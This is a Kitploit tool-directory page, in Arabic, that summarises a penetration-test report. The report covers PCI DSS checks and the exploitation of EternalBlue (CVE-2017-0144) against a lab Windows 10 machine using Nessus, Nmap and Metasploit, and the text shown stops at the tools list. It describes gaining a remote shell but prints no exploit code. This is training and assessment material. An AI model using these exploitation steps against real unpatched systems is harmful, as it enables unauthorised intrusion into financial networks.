
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint — يقدم هذا التقرير ملخصًا لاختبار اختراق وتقييم الثغرات (VAPT) منظم يركز على الامتثال لمعايير PCI DSS، واستكشاف خدمة SMB، واستغلال الثغرة CVE-2017-0144 (EternalBlue) على جهاز يعمل بنظام Windows 10 ضمن بنية تحتية مالية. | Kitploit
أدوات/GitHubGitHub/adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
الاستطلاعتحليل الثغرات الأمنيةالاستغلالأمن الشبكاتاختبار الاختراقالتعلم والتعليم
GitHubadityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint

VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint

مشاركة

يقدم هذا التقرير ملخصًا لاختبار اختراق وتقييم الثغرات (VAPT) منظم يركز على الامتثال لمعايير PCI DSS، واستكشاف خدمة SMB، واستغلال الثغرة CVE-2017-0144 (EternalBlue) على جهاز يعمل بنظام Windows 10 ضمن بنية تحتية مالية.

عرض المستودع
1535منذ سنة واحدةلم تتم المراجعة بعد

تقرير اختبار الاختراق وتقييم الثغرات (VAPT) حول استغلال خدمة SMB في نقطة نهاية ويندوز 10 مالية

يوضح هذا التقرير عملية اختبار اختراق وتقييم ثغرات منظمة تركز على الامتثال لمعيار PCI DSS، واستكشاف خدمة SMB، واستغلال ثغرة CVE-2017-0144 (EternalBlue) على جهاز ويندوز 10 ضمن بنية تحتية مالية.


🔐 مقدمة

تواجه المؤسسات المالية بعضًا من أكثر متطلبات الامتثال صرامة في مجال الأمن السيبراني. مع وجود بيانات العملاء الحساسة ومعلومات حامل البطاقة على المحك، يمكن أن تؤدي التكوينات الأمنية الخاطئة إلى اختراقات كارثية. تم إجراء محاكاة اختبار الاختراق وتقييم الثغرات (VAPT) هذه لتقييم الوضع الأمني لنظام نقطة نهاية يعمل بنظام ويندوز 10 من منظور الامتثال لمعيار PCI DSS، مع تحديد واستغلال الثغرات المعروفة في خدمات SMB المكشوفة.

تغطي المحاكاة مراحل متعددة - بدءًا من الاستطلاع ومسح الثغرات باستخدام Nessus إلى الاستغلال الواقعي عبر Metasploit. يؤكد التقرير أيضًا على أهمية تقوية نقاط النهاية، وإدارة التصحيحات، وفرض جدار الحماية، والمواءمة مع PCI DSS في الحفاظ على سلامة الشبكات المالية.
Aditya Bhatt


تقرير تقييم الثغرات واختبار الاختراق (VAPT)

الهدف: مضيف ويندوز 10 – نقطة نهاية قطاع مالي

أعد بواسطة: أديتيا بهات
المسمى الوظيفي: محلل VAPT | محترف أمن سيبراني
جهة الاتصال: [email protected] | +91-9818993884


الملخص التنفيذي

يعرض هذا التقرير نتائج اختبار الاختراق الذي تم إجراؤه على نقطة نهاية ويندوز 10 يُشتبه في أنها تتعامل مع البيانات المالية ومعاملات بطاقات الائتمان. كان الهدف هو التحقق من صحة تطبيقات ضوابط PCI DSS وتحديد نواقل الهجوم المحتملة التي قد تؤثر على بيانات حامل البطاقة.





باستخدام Nessus، تم اكتشاف أن المضيف معرض لثغرة CVE-2017-0144 (EternalBlue) - وهي ثغرة حرجة في SMB. تم بعد ذلك استخدام إطار Metasploit لاستغلال هذا العطل والحصول على وصول غير مصرح به لشل عن بعد. يسلط هذا التقرير الضوء على أهمية إدارة التصحيحات في الوقت المناسب وتقوية خدمات الشبكة لتجنب اختراقات البيانات في الأنظمة المالية.


الأهداف

  • تقييم الامتثال لمتطلبات PCI DSS على نقطة نهاية مستهدفة.
  • تعداد وتحديد الثغرات على نظام ويندوز 10.
  • استغلال الثغرات المكتشفة باستخدام الأدوات والتقنيات القياسية.
  • التوصية بإجراءات معالجة لتحسين أمان النظام والامتثال.

المنهجية


المهمة 1: تقييم الامتثال لـ PCI DSS

تم مراجعة ستة أهداف رئيسية واثني عشر متطلبًا من PCI DSS. تشمل المبادئ الرئيسية:

  • تنفيذ جدران الحماية وتغيير الإعدادات الافتراضية للمورد
  • تشفير بيانات حامل البطاقة أثناء التخزين والنقل
  • استخدام مكافحة الفيروسات والتكوينات الآمنة وإدارة التصحيحات
  • فرض آليات التحكم في الوصول والمصادقة
  • المراقبة والتسجيل وإجراء فحوصات الثغرات المنتظمة
  • إنشاء وتطبيق سياسة أمنية على مستوى المؤسسة

المهمة 2: اكتشاف الثغرات

النظام المستهدف:

  • جهاز افتراضي ويندوز 10

  • عنوان IP: 10.10.195.105
  • قناع الشبكة الفرعية: 255.0.0.0

الأدوات المستخدمة:

  • Nmap لاكتشاف المنافذ والخدمات
